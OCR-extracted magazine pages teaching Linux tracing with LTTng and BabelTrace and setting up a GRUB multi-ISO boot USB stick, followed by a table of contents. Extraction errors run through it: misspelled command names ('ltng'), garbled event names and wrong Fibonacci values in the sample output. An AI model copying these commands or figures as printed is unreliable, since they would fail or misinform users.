The key to successful tracing is to choose a powerful tool, learn it well and stick with it. *LTtng* makes a perfect candidate but don't choose a tool until you try several of them first.

```
$ ltng list --kernel
Error: Unable to list kernel events: No session daemon is
available
```

```
Error: Command error
```

Should you wish to avoid running all *LTtng*-related commands as root, you should add the desired users to the tracing group as follows:

```
$ sudo usermod -aG tracing <username>
```

To start an *LTtng* tracing session use:

```
$ ltng create new_session
```

```
Session new_session created.
```

Traces will be written in /home/mtsouk/ltng-traces/new\_session-20160608-111933

```
$ ltng list
```

```
Available tracing sessions:
```

```
1) new_session (/home/mtsouk/ltng-traces/new_session-20160608-111933) [inactive]
```

Trace path: /home/mtsouk/ltng-traces/new\_session-20160608-111933

Use ltng list <session\_name> for more details

```
$ ltng list new_session
```

```
Tracing session new_session: [inactive]
```

Trace path: /home/mtsouk/ltng-traces/new\_session-20160608-111933

```
$ ltng destroy new_session
```

```
Session new_session destroyed
```

```
$ ltng list
```

Currently no available tracing session

The first command creates a new *LTtng* session named *new\_session* and the second command lists all available sessions. The third command displays more information about a particular session while the fourth command destroys an existing session. The last command verifies that the *new\_session* session has been successfully destroyed.

Although the *destroy* command looks dangerous, it's not—it just destroys the current session without touching any of the generated files that contain valuable information.

Please note that *LTtng* saves its trace files in **~/ltng-traces**. The directory name of each trace follows the session\_name-date-time pattern.

### Tracing behaviour

This section will trace the behaviour of a Linux system after executing *LibreOffice Writer*. However, before you start the actual tracing, you should tell *LTtng* which events you want to trace. This command tells *LTtng* to trace all kernel events:

```
$ ltng enable-event -a -k
```

All kernel events are enabled in channel channel0

The above command must be executed at a specific time and the list of commands you'll need to execute must follow this order:

```
$ ltng create demo_session
```

```
$ ltng enable-event -a -k
```

```
$ ltng start
```

```
$ /usr/lib/libreoffice/program/soffice.bin --writer &
```

```
$ ltng stop
```

Waiting for data availability.

Tracing stopped for session demo\_session

After *ltng stop* has finished, the contents of **~/ltng-traces** should be similar to the following:

```
$ ls -lR /home/mtsouk/ltng-traces/demo_session-20160615-154836
```

```
/home/mtsouk/ltng-traces/demo_session-20160615-154836:
```

```
total 4
```

```
drwxrwx--- 3 mtsouk mtsouk 4096 Jun 15 15:48 kernel
```

```
/home/mtsouk/ltng-traces/demo_session-20160615-154836/kernel:
```

```
total 143480
```

```
-rw-rw---- 1 mtsouk mtsouk 145408000 Jun 15 15:51
```

```
channel0_0
```

```
drwxrwx--- 2 mtsouk mtsouk 4096 Jun 15 15:48 index
```

```
-rw-rw---- 1 mtsouk mtsouk 1503232 Jun 15 15:48 metadata
```

```
/home/mtsouk/ltng-traces/demo_session-20160615-154836/kernel/index:
```

```
total 32
```

```
-rw-rw---- 1 mtsouk mtsouk 31096 Jun 15 15:51 channel0_0.
```

```
idx
```

```
$ file metadata
```

### Quick tip

The philosophy of tracing is similar to the way you debug code: if you have no idea what you are looking for and where, no tool can help you find your problem. As a result, some preparation is needed before using tools such as *LTtng*.

```
2. mtsouk@LTtng: ~ (ssh)
mtsouk@LTtng:~$ uname -a
Linux LTtng 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:33:37 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
mtsouk@LTtng:~$ sudo ltng list --kernel | head -45
Kernel events:
-----
ltng_logger (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_reg_write (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_reg_read (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_preg_write (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_preg_read (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_bias_level_start (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_bias_level_done (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_dapm_start (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_dapm_done (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_dapm_widget_power (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_dapm_widget_event_start (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_dapm_widget_event_done (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_dapm_walk_done (loglevel: TRACE_EMERG (0)) (type: tracepoint)
asoc_snd_soc_dapm_output_path (loglevel: TRACE_EMERG (0)) (type: tracepoint)
```

» **This *ltng* command shows all tracing events related to kernel operations.**

# Hacking

As the output of `babeltrace` is in plain text format, you can use any text processing tool to investigate a trace file, such as `grep`, `awk`, `sort` and `sed` etc.

```
2: msouk@LTtng:~/code/lttng$ babeltrace ~/lttng-traces/demo_session-20160615-154836 2>/dev/null | wc
3925739 80655724 547584568
msouk@LTtng:~/code/lttng$ babeltrace ~/lttng-traces/demo_session-20160615-154836 2>/dev/null | grep syscall_ | awk '{print $4}' | sort | uniq -c | sort -rn | head
8623 syscall_entry_recvmsg:
8609 syscall_exit_recvmsg:
8626 syscall_entry_settimer:
86264 syscall_exit_settimer:
47561 syscall_exit_select:
47548 syscall_entry_select:
42009 syscall_entry_poll:
41966 syscall_exit_poll:
29843 syscall_entry_writev:
29816 syscall_exit_writev:
msouk@LTtng:~/code/lttng$ babeltrace ~/lttng-traces/demo_session-20160615-154836 2>/dev/null | awk '{print $4}' | sort | uniq -c | sort -rn | head
284858 rcu_utilization:
242813 kmem_kfree:
211164 kmem_coche_free:
200557 kmem_mm_page_alloc:
177653 kmem_mm_page_free:
139523 kmem_coche_alloc:
134846 sched_stot_runtime:
134230 sched_switch:
```

» metadata: Common Trace Format (CTF) packetized metadata (LE), v1.8

```
$ file channel0_0
channel0_0: Common Trace Format (CTF) trace data (LE)
$ file index/channel0_0.idx
index/channel0_0.idx: FoxPro FPT, blocks size 1, next free
block index 3253853377, field type 0
```

As you can see, the size of the `channel0_0` is about 145MB, whereas the metadata file is significantly smaller. However, both files are stored in CTF format. So far, you have your trace files. The next section will use the *BabelTrace* utility to examine the generated trace data.

## Analysing tracing data

The *BabelTrace* utility will be used for parsing the produced trace files. The first thing you can do on a trace file is:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836
```

which prints the full contents of the trace file on your screen and allows you to get a good idea about the captured trace data. The next logical thing to do is filter the output in order to get closer to the information you really want.

As the output of `babeltrace` is plain text, you can use any text processing utility, including `grep` and `awk`, to explore your data. The following awk code prints the top 10 of all calls:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836
2>/dev/null | awk '{print $4}' | sort | uniq -c | sort -rn | head
```

Similarly, this awk code prints the top 10 of system calls:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836
2>/dev/null | grep syscall_ | awk '{print $4}' | sort | uniq -c |
sort -rn | head
```

You can see the output of both commands (*pictured above*). The first shows that the total number of recorded entries in `demo_session-20160615-154836` is 3,925,739! After this, you can count the total number of write system calls:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836 | grep syscall_entry_writev | wc
$ babeltrace ~/lttng-traces/demo_session-20160615-154836 | grep syscall_exit_writev | wc
```

Each system call has an entry point and an exit point, which means that you can trace a system call when it's about to get executed and when it has finished its job. So, for the `writev(2)` system call, there exists `syscall_entry_writev` and `syscall_exit_writev`.

As our executable file is *LibreOffice Writer*, the next output will tell you more about its system calls:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836
2>/dev/null | grep -i Libre
```

The command (below) will show which files were opened:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836
2>/dev/null | grep syscall_entry_open
```

However, in this case, the `syscall_exit_open` trace point is more useful, because it also shows the return value of the `open(2)` system call:

```
$ babeltrace ~/lttng-traces/demo_session-20160615-154836
2>/dev/null | grep syscall_exit_open | grep "ret = -1"
[15:49:17.175257726] (+0.000000719) LTtng syscall_exit_
open: { cpu_id = 0 }, { ret = -1 }
```

If you read the man page of `open(2)`, you'll find that a return value of -1 signifies an error. This means that such errors might be the potential root of the problem. The next sections will talk about tracing your own code.

Although the process of making *LTtng* to trace your own C code is relatively easy to follow, it involves many steps. The first is creating your own trace events. As you will see, each trace event needs a provider name, a tracepoint name, a list of arguments and a list of fields.

The initial version of the C code you want to trace, saved as `fibo.c`, is the following:

```
#include <stdio.h>

size_t fibonacci( size_t n )
{
    if ( n == 0 )
        return 0;
    if ( n == 1 )
        return 1;
    if ( n == 2 )
        return 1;

    return (fibonacci(n-1)+fibonacci(n-2));
}

int main(int argc, char **argv)
{
    unsigned long i = 0;
    for (i=0; i<=16; i++)
        printf("%li: %lu\n", i, fibonacci(i));
    return 0;
}
```

In order to trace `fibo.c`, you will need the following *LTtng* code, which defines a new trace event:

```
#undef TRACEPOINT_PROVIDER
#define TRACEPOINT_PROVIDER fibo

#undef TRACEPOINT_INCLUDE
#define TRACEPOINT_INCLUDE "./fibo-lttn.h"

#if !defined(_HELLO_TP_H) || defined(TRACEPOINT_
HEADER_MULTI_READ)
#define _HELLO_TP_H

#include <lttng/tracepoint.h>

TRACEPOINT_EVENT(
    fibo,
    tracing_fibo,
    TP_ARGS(
        size_t, input_integer
    ),
    TP_FIELDS(
        ctf_integer(size_t, input_integer_field, input_integer)
    )
)
```



The `lttng view` command can help you view the recorded trace records if you execute it after `lttng stop` and before `lttng destroy`. However, `lttng view` still executes `babeltrace` in the background.

```
#endif /* _HELLO_TP_H */
```

```
#include <lttng/tracepoint-event.h>
```

This is saved as **fibo-ltng.h** and defines a new trace event with a full name of **fibo:tracing\_fibo**. The **input\_integer\_field** is the text that will be written in the trace files. According to the C standard, the **size\_t** type, used in both **fibo-ltng.h** and **fibo.c**, is an unsigned integer type of at least 16-bit.

You are also going to need a file named **fibo-ltng.c**:

```
#define TRACEPOINT_CREATE_PROBES
#define TRACEPOINT_DEFINE
```

```
#include "fibo-ltng.h"
```

The main purpose of **fibo-ltng.c** is to have **fibo-ltng.h** included in it in order to compile it:

```
$ gcc -Wall -c -I. fibo-ltng.c
```

```
$ ls -l fibo-ltng.*
```

```
-rw-rw-r-- 1 mtsouk mtsouk 84 Jun 17 19:09 fibo-ltng.c
-rw-rw-r-- 1 mtsouk mtsouk 497 Jun 17 19:11 fibo-ltng.h
-rw-rw-r-- 1 mtsouk mtsouk 11600 Jun 17 19:12 fibo-ltng.o
```

So, now that you have **fibo-ltng.o**, you are ready to make the necessary changes to **fibo.c** and compile it. The final version of **fibo.c** will be saved as **traceMe.c**. This output uses the **diff** command to show the differences between **fibo.c** and **traceMe.c**:

```
$ diff fibo.c traceMe.c
```

```
1a2,3
```

```
> #include <unistd.h>
```

```
> #include "fibo-ltng.h"
```

```
4a7
```

```
>     tracepoint(fibo, tracing_fibo, n);
```

```
11c14
```

```
<     return (fibonacci(n-1)+fibonacci(n-2));
```

```
---
```

```
>     return (fibonacci(n-1)+fibonacci(n-2));
```

```
16a20
```

```
>     sleep(10);
```

```
20a25
```

```
>
```

As you can see, you must include one extra header file – the one you created earlier – as well as an extra **tracepoint()**. You can call **tracepoint()** as many times as you want anywhere in the C code. The first parameter of **tracepoint()** is the name of the provider, the second is the name of the trace point, and the rest is the list of parameters you’re inspecting—in this case, you are inspecting just one variable.

```
2. mtsouk@LTtng:~/code/lttng$ ./traceMe
[19:31:26.857710729] (+?????????) LTtng fibo:tracing_fibo:
{ cpu_id = 0, { input_integer_field = 0 }
[19:31:26.857753542] (+0.000042813) LTtng fibo:tracing_fibo:
{ cpu_id = 0, { input_integer_field = 1 }
$ babeltrace ~/lttng-traces/fibo_session-20160617-193031 |
wc
5151 72114 540934

mtsouk@LTtng:~/code/lttng$ ./traceMe
0: 0
1: 1
2: 1
3: 2
4: 3
5: 5
6: 8
7: 13
8: 21
9: 34
10: 55
11: 89
12: 144
13: 233
14: 377
15: 610
16: 987
17: 1597
18: 2584
19: 4181
20: 6771
21: 10955
```

Here we are processing the output of **traceMe.c** using **babeltrace** which reveals that there is a serious performance problem in **traceMe.c**.

## The BabelTrace tool

**BabelTrace** is a tool that helps you deal with various trace files, including the trace files generated by *LTtng*. It allows you to read, write and convert trace files using the Common Trace Format (CTF) and is very useful for presenting CTF files onscreen. If **BabelTrace** isn't already installed, you can get it with:

```
$ sudo apt-get install babeltrace
```

The **babeltrace-log** utility that comes with the **babeltrace** package enables

you to convert from a text log to CTF but you will not need it if you are only dealing with *LTtng*.

You can learn more about **babeltrace** at <http://diamon.org/babeltrace>. You could also try using *Trace Compass* (<http://tracecompass.org>) to view *LTtng* trace files, which is a graphical application. You can also learn more about the CTF format at <http://diamon.org/ctf>.

The last thing to do before executing **traceMe.c** is to compile it:

```
$ gcc -c traceMe.c
```

```
$ gcc -o traceMe traceMe.o fibo-ltng.o -ldl -lltng-ust
```

You should enable the trace event defined in **fibo-ltng.h** after starting a tracing session:

```
$ lttng create fibo_session
```

```
$ lttng enable-event --userspace fibo:tracing_fibo
```

After starting the new session, you can finally execute **traceMe.c**, allow it to finish and stop the tracing process:

```
$ lttng start
```

```
$ ./traceMe
```

```
$ lttng stop
```

```
$ lttng destroy
```

Running the command (below) while **./traceMe** is still being executed will reveal all available user space trace events, including the one you declared in **fibo-ltng.h**:

```
$ lttng list --userspace
```

In order to get any output from this, the **traceMe.c** executable must be running—this is the reason for calling **sleep(1)** in **traceMe.c**. (See the output below).

The data from the trace can be found at **~/lttng-traces/fibo\_session-20160617-193031**. As **traceMe.c** uses a recursive function, its output has 5,151 lines, but usually you will get less output when tracing a single event.

## Analysing C code

The output of **babeltrace** would be similar to the following:

```
$ babeltrace ~/lttng-traces/fibo_session-20160617-193031
[19:31:26.857710729] (+?????????) LTtng fibo:tracing_fibo:
{ cpu_id = 0, { input_integer_field = 0 }
[19:31:26.857753542] (+0.000042813) LTtng fibo:tracing_fibo:
{ cpu_id = 0, { input_integer_field = 1 }
$ babeltrace ~/lttng-traces/fibo_session-20160617-193031 |
wc
5151 72114 540934
```

An awk script will reveal the number of times **traceMe.c** calculates each Fibonacci number:

```
$ babeltrace ~/lttng-traces/fibo_session-20160617-193031 |
awk '{print $13}' | sort | uniq -c | sort -m
```

(The output can be seen, left), as you can understand, **traceMe.c** needs to be optimised! If you want to trace Python applications, you will need to install one extra package:

```
$ pip search ltn
```

```
lttnganalyses - LTTng analyses
```

```
lttngust - LTTng-UST Python agent
```

```
$ sudo pip install lttngust
```

Tracing Python code is beyond the scope of this tutorial but you can learn more about it at <http://lttng.org/docs/#doc-python-application>.

# Grub: Boot ISOs from USB

An easy way to avoid a bag full of DVDs is by copying them all to one USB stick, along with a convenient menu to pick which one to boot.

**A**lmost all of the distribution (distro) ISO files on cover DVDs are what are known as hybrid files. This means that not only can they be written to a CD or DVD in the normal way but they can also be copied to a USB stick with *dd*. The USB stick will then boot as if it were a DVD. This is a handy way of creating install discs for computers that don't have an optical drive, but it has one significant drawback: Each ISO image requires a USB flash drive to itself. With USB sticks holding tens or even hundreds of gigabytes costing only a few pounds, and small drives becoming harder to find, this is a waste of space both on the stick and in your pocket or computer bag. Wouldn't it be good to be able to put several ISO files on the same USB stick and choose which one to boot? Not only is this more convenient than a handful of USB sticks, it's both faster and more compact than a handful of DVDs.

The good news is that this is possible with most distros, and the clue to how it's done is on our cover DVDs each month. We used to laboriously unpack distro ISOs onto the DVD so that we could boot them and then we had to include scripts to reconstruct the ISO files for those that wanted to burn a single distro to a disc. Then we started using *Grub* to boot the DVD, which has features that make booting from ISO files possible. The main disadvantage of this approach, at

least for the poor sap having to get the DVD working, is that different distros need to be treated differently and the options to boot from them as ISOs is rarely documented.


In the next few pages, we will show you how to do this; how to set up a USB stick in the first place and the options you need for the favourite distros. We will also show you how to deal with less co-operative distros.

## Setting up the USB stick

First, we need to format the stick. We will assume that the stick is set up with a single partition, although you could use the first partition of a multi-partition layout. What you cannot get away with is a stick formatted with no partition table, as some are. If that's the case, use *fdisk* or *GParted* to partition the drive, then you can create the filesystem. The choice of filesystem is largely up to you, as long as it is something that *Grub* can read.

We've used FAT and ext2 (there's no point in using the journaling ext3 or ext4 on a flash drive). Use whatever fits in with your other planned uses of the drive, we generally stick with FAT as it means we can download and add ISO images from a Windows computer if necessary. Whatever you use give the filesystem a label, we used MULTIBOOT, as it will be important later.

➤ Use *GParted* or one of the command-line tools to prepare your flash drive. Giving the filesystem a label is important for booting some distros ISOs.



## EFI booting

In this instance, we've created a flash drive that uses the old style MBR booting. While most computers of the last few years use UEFI, they still have a compatibility mode to boot from an MBR. So this makes our stick the most

portable option, but if you need to boot your stick using UEFI, change the `grub-install` command to use the UEFI target, like this:

```
$ sudo grub-install --target=x86_64-efi  
--boot-directory=/media/MULTIBOOT/
```

`boot /dev/sde`

This is a 64-bit target, as UEFI is only fully supported on 64-bit hardware. If you want to use your USB stick with 32-bit equipment, stick (sorry) with the MBR booting method.

In these examples, the USB stick is at `/dev/sde` (this computer has a silly number of hard drives) and the filesystem is mounted at `/media/sde1`, amend the paths to suit your circumstances. First, we install *Grub* on the stick to make it bootable:

```
$ mkdir -p /media/MULTIBOOT/boot  
$ sudo grub-install --target=i386-pc --boot-directory=/media/  
MULTIBOOT/boot /dev/sde
```

Note: the `boot-directory` option points to the folder that will contain the *Grub* files but the device name you give is the whole stick, not the partition. Now we create a *Grub* configuration file with:

```
$ grub-mkconfig -o /media/MULTIBOOT/boot/grub/grub.cfg
```

This will create a configuration to boot the distros on your hard drive, so load `grub.cfg` into an editor and remove everything after the line that says:

```
### END /etc/grub.d/00_header ###
```

## Adding a distro

This gives us a bare configuration file with no menu entries. If we booted from this stick now, we would be dropped into a *Grub* shell, so let's add a menu. We'll start with an Ubuntu ISO because they are popular (sorry, but they are) and because they make booting from an ISO file easy (after all, it's Ubuntu, it makes most things easy). Load `grub.cfg` back into your editor and add this to the end of the file:

```
submenu "Ubuntu 16.04" {  
    set isofile=/Ubuntu/ubuntu-16.04-desktop-amd64.iso  
    loopback loop $isofile  
    menuentry "Try Ubuntu 16.04 without installing" {  
        linux (loop)/casper/vmlinuz.efi file=/cdrom/preseed/  
ubuntu.seed boot=casper iso-scan/filename=$isofile quiet  
        splash ---
```



Press enter to boot the selected OS, 'e' to edit the commands before booting or 'c' for a command-line

```
initrd (loop)/casper/initrd.lz  
}  
menuentry "Install Ubuntu 16.04" {  
    linux (loop)/casper/vmlinuz.efi file=/cdrom/preseed/  
ubuntu.seed boot=casper iso-scan/filename=$isofile only-  
ubiquity quiet splash ---  
    initrd (loop)/casper/initrd.lz  
}
```

Create the **Ubuntu** directory on the drive and copy over the ISO file. Then unmount the drive and reboot from the stick. You should see a *Grub* menu with one entry for Ubuntu that opens up to reveal boot and install options,

► If you are creating a flash drive to share, you may want to look at the theme section of the *Grub* manual to make your boot screen look prettier.

## Special options

The first line creates a variable containing the path to the ISO file. We use a variable because it means we only need to make one change when we want to adapt the menu to a different release. The second line tells *Grub* to mount that as a loop device (a way of mounting a file as if it were a block device). Then we have the two menu entries. You may be wondering how do we know what options to add to the menu entries. That comes from a combination of looking at the ISO's original boot menu and knowing what to add for an ISO boot. The latter, in the case of Ubuntu, is to add

`iso-scan/filename=$isofile`

where the variable `isofile` was set to the path to the file a couple of lines earlier. To see the original boot menu, we need to mount the ISO file, which is done like this:

```
$ sudo mount -o loop /path/to/iso /mnt/somewhere
```

Most ISOs use isolinux to boot so you need to look at the CFG files in the `isolinux` or `boot/isolinux` directory of your



► This is the basic menu you get with a default *Grub* configuration—functional but not very pretty.

# Hacking

- » mounted ISO file. The main file is **isolinux.cfg** but some distros use this to load other CFG files. In the case of Ubuntu, this is in a file called **txt.cfg**. You're looking for something like:

```
label live
menu label ^Try Ubuntu without installing
kernel /casper/vmlinuz.efi
append file=/cdrom/preseed/ubuntu.seed boot=casper
initrd=/casper/initrd.lz quiet splash ---
```

The **kernel** setting translates to the Linux option in *Grub* with the addition of (loop) to the path. Similarly, the **initrd** part of the append line corresponds to *Grub's* initrd line. The rest of **append file** is added to the Linux line along with the isoscan option. This approach will work with most distros based on Ubuntu, although some have removed the ISO booting functionality for some reason. It's possible to add this back, as we will see shortly.

## Other distros

There's no standard for booting from an ISO image, each distro implements it differently, or not at all. For example, to boot an Arch-based ISO you need something like this

```
submenu "Arch Linux" {
    set device=/dev/sde1
    set isofile=/Arch/archlinux-2016.09.03-dual.iso
    set isolabel=ARCH_201609
    loopback loop $isofile

    menuentry "Arch Linux" {
        linux (loop)/arch/boot/x86_64/vmlinuz img_dev=$device
        img_loop=$isofile archisolabel=$isolabel archisobasedir=arch
        earlymodules=loop
        initrd (loop)/arch/boot/x86_64/archiso.img
    }
}
```

As you can see, dealing with this distro is a little different as it requires more than the path to the ISO file. It also requires the filesystem label of the ISO and the device node for your USB stick. The first can be found with the **isoinfo** or

**iso-info** command—you'll have at least one installed if you have a DVD writer in this way:

```
$ isoinfo -d -i /path/to/image.iso
```

or

```
$ iso-info -d -i /path/to/image.iso
```

The device node is trickier since it will vary according to what you plug the stick into. The simplest solution is to give the USB stick's filesystem a label, which is why we added one when we created the filesystem. If your filesystem currently has no label, you can add one with either:

```
$ fatlabel /dev/sde1 MULTIBOOT
```

or

```
$ e2label /dev/sde1 MULTIBOOT
```

depending on the filesystem type you chose. You can also read the label, if you're not sure what it's currently set to, by using one of the above commands without specifying a label. Now you can refer to the disk by label in the *Grub* menu with **device=/dev/disk/by-label/MULTIBOOT**

and it will be found no matter what device name it is given.

## Many distros

There are other variations on the menu options for various distros, we've supplied a load here [www.linuxformat.com/files/code/tgg15.boot.zip](http://www.linuxformat.com/files/code/tgg15.boot.zip). Just edit them to suit the versions of the ISO images you are using. So far, we have modified the main **grub.cfg** file for each ISO we have added, but that can get a bit messy when you have more than a couple of distros, and editing it to remove older versions can also be a source of errors. It would be nice if we could update the menus automatically—and we can. Instead of adding the information to the main menu, put each distro's menu details in a file in the same directory as the ISO image, let's call it submenu. Now we can use *Grub's* ability to include information from other files in its menu to build a menu. Create a file in the root of the USB stick called **updatemenu**, containing this:

```
#!/bin/sh
cd $(dirname $0)
sudo grub-mkconfig 2>/dev/null | sed -n '%BEGIN /etc/
grub.d/00_header%,%END /etc/grub.d/00_header%'p' >
boot/grub/grub.cfg
for menu in */submenu; do
    echo "source $menu" >>boot/grub/grub.cfg
done
```


Make it executable and run it from a terminal after adding or removing menu entries. If you are using a FAT filesystem on the USB drive, you may need to run it like this.

```
$ sh /path/to/drive/updatemenu
```

The first line changes the directory to the location of the script, so it's important to put it in the root of the flash drive. The next line extracts the header portion of the default **grub.cfg** then the for loop adds each of the individual submenus. The distros are added in alphabetic order, if you want to force a particular order, start each directory's name with a number: 01\_Ubuntu, 02\_Fedora and so on. This changes the order but not the names displayed, those are set by the submenu command at the top of each section.

## Getting tricky

What do you do if you want to boot an ISO for which we don't have a recipe? You could try a web search, but if that doesn't show up anything useful, you can examine the ISO's boot process directly. Almost all Linux distros use an initramfs to



» If you want, you can tweak your menus. The **Grub** online manual shows all the options. The **SystemRescueCd** example on the DVD uses one such command to only show the 64-bit options when relevant.

boot. This is a compressed file containing a small root filesystem that takes care of loading any necessary drivers and then mounting the real root filesystem before passing control to it. The kernel mounts this filesystem and then looks for a script called **init** in it (no, I'm not repeating myself there). This is where the magic of loading the live CD's filesystem from the DVD or ISO happens. If you examine this script – you will need a basic understanding of shell scripting here – you can often see what kernel parameters it is looking for to boot from the ISO. To do that you need to unpack the **initramfs** file, which is a compressed CPIO archive. First, you will need to identify the type of compression used with the file command—never trust a filename extension to give the right format:

```
$ file /path/to/initramfs.img
```

Then you can unpack it to the current directory with one of the following:

```
$ zcat /path/to/initrd.img | cpio - id
```

```
$ bzcat /path/to/initrd.img | cpio - id
```

```
$ xzcat /path/to/initrd.img | cpio - id
```

For images compressed with gzip, bzip2 and xz respectively. You can also modify the **initrd** by making your changes to the unpacked filesystem and then repacking it by executing this command in the directory to which you unpacked the **initrd** in the first place:

```
$ find . | sudo cpio --create --format='newc' | gzip >../myinitrd.img
```

Once you've a custom initramfs, you don't need to modify the original ISO image to use it. Simply put your new **initrd** on your USB stick and reference it from the menu, like this:

```
linux (loop)/path/to/vmlinuz...
```

```
initrd /distrodir/myinitrd.img
```

Alternatively, if you want to boot such a distro that has already appeared on an **LXFDVD**, you can 'borrow' the **lxinitrd** file from there. The init process doesn't change

## Booting an ISO from hard disk

You can also use this method to boot an ISO image from your hard disk. Why would you want to do this? If you are sufficiently paranoid/cautious, you may prefer to have a rescue CD always available. Dropping an ISO into **/boot** and adding a suitable menu entry

means you will always have one without having to hunt for the appropriate CD or USB stick. If you put the submenu entry in **/etc/grub.d/40\_custom**, it will be added to the end of the menu. Automatically, whenever you run: **update-grub** or **grub-mkconfig**.

much, so you will often find that it works even with a newer release of the distro.

Because the modified **initrd** is saved separately from the ISO image and referenced only from the menu on your USB stick, you can distribute your USB stick without breaking the rules some distros have about redistributing modified versions of their software. You could, for example, create a multi-distro installer USB stick complete with themed *Grub* menus and themed distro splash screens (these are in the **initrd** too) to hand out at a Linux installfest.

## More options

While you are creating the menu, you can add extra kernel options to suit your needs, e.g. the **SystemRescueCd** boot process pauses for you to select a keymap. Adding **setkeymap=uk** will skip the pause and load a UK keymap. Similarly, you can set the root password with **rootpass**. Other distros have their own options like these, along with the general kernel configuration options that are documented in the **Documentation/kernel-parameters.txt** in the kernel source (there's a copy on each **LXFDVD**). We've included a number of submenu files on the DVD, just copy the relevant directory to the root of your USB device and add the ISO image file. If there are 64- and 32-bit versions of a distro, we've named the 32-bit version **submenu32**, rename it accordingly. ■

```
# Parse command line options
for x in $(cat /proc/cmdline); do
    case $x in
        init=*)
            init=${x#init=}
            ;;
        root=*)
            ROOT=${x#root=}
            if [ -z "$BOOT" ] && [ "$ROOT" = "/dev/nfs" ]; then
                BOOT=nfs
            fi
            ;;
        rootflags=*)
            ROOTFLAGS="-o ${x#rootflags=}"
            ;;
        rootfstype=*)
            ROOTFSTYPE="${x#rootfstype=}"
            ;;
        rootdelay=*)
            ROOTDELAY="${x#rootdelay=}"
            case ${ROOTDELAY} in
                *[![:digit:].[.]*) ROOTDELAY=;;
            esac
            ;;
        resumedelay=*)
            RESUMEDELAY="${x#resumedelay=}"
            ;;
        loop=*)
            LOOP="${x#loop=}"
            ;;
    esac
done
-- MOST: /lxdvd/work/init
Press 'Q' to quit, 'H' for help, and SPACE to scroll.
```

► Examining the **init** file in the ISO's **initrd** file can reveal extra options available to the boot menu.

# HACKER'S MANUAL

## 2022

# HACKER'S MANUAL 2022

## The terminal

Feel like a l337 hacker and get to grips with the powerful terminal.

### 142 Get started

The best way to use the terminal is to dive in with both feet and start using it.

### 144 Files and folders

We explain how you can navigate the file system and start manipulating things.

### 146 Edit config files

Discover how you can edit configuration files from within the text terminal.

### 148 System information

Interrogate the local system to discover all of its dirty little secrets.

### 150 Drive partitions

Control, edit and create hard drive partitions and permissions.

### 152 Remote X access

Set up and access remote GUI applications using X11

### 154 Display control

Sticking with the world of X11 we take some randr for resolution control.

### 156 Core commands

20 essential terminal commands that all Linux web server admins should know.

# Terminal: How to get started

